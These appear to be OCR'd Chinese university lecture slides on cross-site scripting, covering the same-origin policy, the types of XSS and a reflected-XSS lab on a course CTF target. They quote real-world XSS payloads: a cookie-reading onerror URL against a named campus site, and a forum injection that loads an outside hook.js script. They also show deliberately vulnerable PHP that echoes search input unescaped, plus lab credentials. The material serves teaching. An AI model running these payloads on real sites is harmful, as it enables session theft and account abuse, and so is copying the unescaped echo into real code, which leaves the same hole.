
4. 客户端安全——跨站脚本攻击

授课教师：游伟 副教授
授课时间：周五16:00 – 17:30（教二2406）
课程主页：https://www.youwei.site/course/websecurity

引子1：YOJ窃取用户登陆身份凭证

http://yoj.ruc.edu.cn/index.php/index/%3cimg%20src=x%20onerror=alert(document.cookie)%3e



引子2：世纪馆预约系统窃取用户身份凭证

引子3：三国杀论坛强迫加好友和转移“粮饷”

https://club.sanguosha.com/misc.php?mod=ranklist

通过留言方式
注入的脚本代码

```
<a href="home.php?mod=space&uid=1044931&do=profile" target="_blank" id="bid_1044931" onmouseover="showTip(this)" tip="UV1988: <img src=x onerror=appendscript('https://www.youwei.site/uv/hook.js')>" initialized="true">
  <img src="https://club.sanguosha.com/uc_server/data/avatar/001/04/49/31_avatar_small.jpg" onerror="this.onerror=null;this.src='https://club.sanguosha.com/uc_server/images/noavatar_small.gif'">
```

目录

1. 基本概念
2. 跨站脚本攻击的分类
3. 跨站脚本攻击的方法
4. 跨站脚本攻击的实例
5. 跨站脚本攻击的防御


实验网址：RUC-CTF

4.1 基本概念

- 源
- 同源策略
- 跨站脚本攻击

源

当我们想要访问一个Web服务时，我们需要给定两个信息，源和对应的服务api，例如，当我们访问微人大时，我们在浏览器中的输入是：



- https://，http://等被称为**协议**
- v.ruc.edu.cn被称为**主机**
- 80被称为**端口**
  - 由于http服务的默认端口为80，所以80端口通常被省略，如果某个服务器的http服务端口不是80，则不能省略


源 = 协议 + 主机 + 端口

源

- 同源
  - 两个url的协议、主机、端口完全相同
- 不同源
  - 两个url的协议、主机、端口任意一个不相同
- 小练习：判断下面url与http://v.ruc.edu.cn/me#/是否同源
  - https://v.ruc.edu.cn/me#/ 不同，协议不同
  - http://jiaowu.ruc.edu.cn/me#/ 不同，主机不同
  - http://v.ruc.edu.cn:8080/me#/ 不同，端口不同
  - http://v.ruc.edu.cn/you#/ 相同
  - http://v.ruc.edu.cn:80/me#/ 相同


同源策略

- 同源策略（SOP，Same Origin Policy）
  - 用于判断来自一个源的文档或它所加载的代码（通常是Javascript代码）是否有权限访问或获取另一个源的资源。
  - 能有效地阻止来自恶意网站的恶意代码、恶意文档对浏览器用户造成的不利影响，比如阻止攻击者获取用户存在浏览器中的敏感网站（比如银行）的登录信息（账号密码，cookie等）。
- 简单来说，同源策略控制着不同源之间的交互，并在一般情况下阻止跨源的读取操作。




跨站脚本攻击（XSS）

- 跨站脚本攻击XSS(Cross Site Scripting)，为了不和层叠样式表(Cascading Style Sheets，CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。




跨站脚本攻击（XSS）

- 恶意攻击者往Web页面里插入恶意javascript代码，当用户浏览该页面时，嵌入Web里面的javascript代码会被执行，从而达到恶意攻击用户的目的。
  - XSS攻击针对的是用户层面的攻击!
  - XSS使攻击者能获取跨源内容！！！




跨站脚本攻击（XSS）

- XSS的原理：服务器对用户提交的数据过滤不严，导致浏览器把用户的输入当成了JS代码并直接返回给客户端执行，从而实现对客户端的攻击目的。
  - 判断可能有XSS的关键：有将用户输入插入页面的代码



跨站脚本攻击的危害


360, 傲游等浏览器的命令执行
突破浏览器的域限制
私密信息：日志，相片，邮件
用户信息
Xss蠕虫攻击
XSS
管理信息
DDoS攻击
针对浏览器缺陷实施攻击
后台地址，管理员帐号信息甚至直接通过Ajax上传Shell
客户端信息

目录

1. 基本概念

2. 跨站脚本攻击的分类

3. 跨站脚本攻击的方法

4. 跨站脚本攻击的实例

5. 跨站脚本攻击的防御


实验网址：RUC-CTF

4.2 跨站脚本攻击的分类

- 反射型（Reflect XSS）
- 存储型（Stored XSS）
- Dom型（Dom based XSS）


反射型XSS

- 反射型XSS，又称**非持久型XSS**，攻击相对于受害者而言是一次性的，具体表现在受害者点击了含有的恶意JavaScript脚本的url，恶意代码**并没有保存在目标网站**，而Web应用程序只是不加处理的把该恶意脚本“反射”回受害者的浏览器而使受害者的浏览器执行相应的脚本。




反射型XSS特性

- 非持久化
  - 需要欺骗用户点击链接
  - 恶意代码不存在服务器中
- 一般容易出现在搜索页面
- 大多数是用来盗取用户的Cookie信息。



反射型XSS流程



黑客
恶意服务器
5. 黑客从自己搭建的恶意服务器获取用户提交的信息
1. 发送带有XSS恶意脚本的链接
4. 浏览器解析网页中恶意XSS代码，向恶意服务器发起请求或发送数据
正常服务器
2. 用户点击恶意链接，访问目标服务器
3. 网站将含有XSS的页面返回到用户浏览器
用户

反射型XSS攻击实验

- 源代码：


```php
<input type="text" class="search-box-input" placeholder="搜索标题或内容"
       value="<?php if (isset($_GET['search'])) echo $_GET['search'];?>">
```

- 访问RUC-CTF，打开靶机，账号admin，密码1234，在搜索框中随便搜索一个东西，可以看到url中携带了我们搜索的参数




反射型XSS攻击实验

- 直接修改url中的参数，发现能修改输入框中的值！

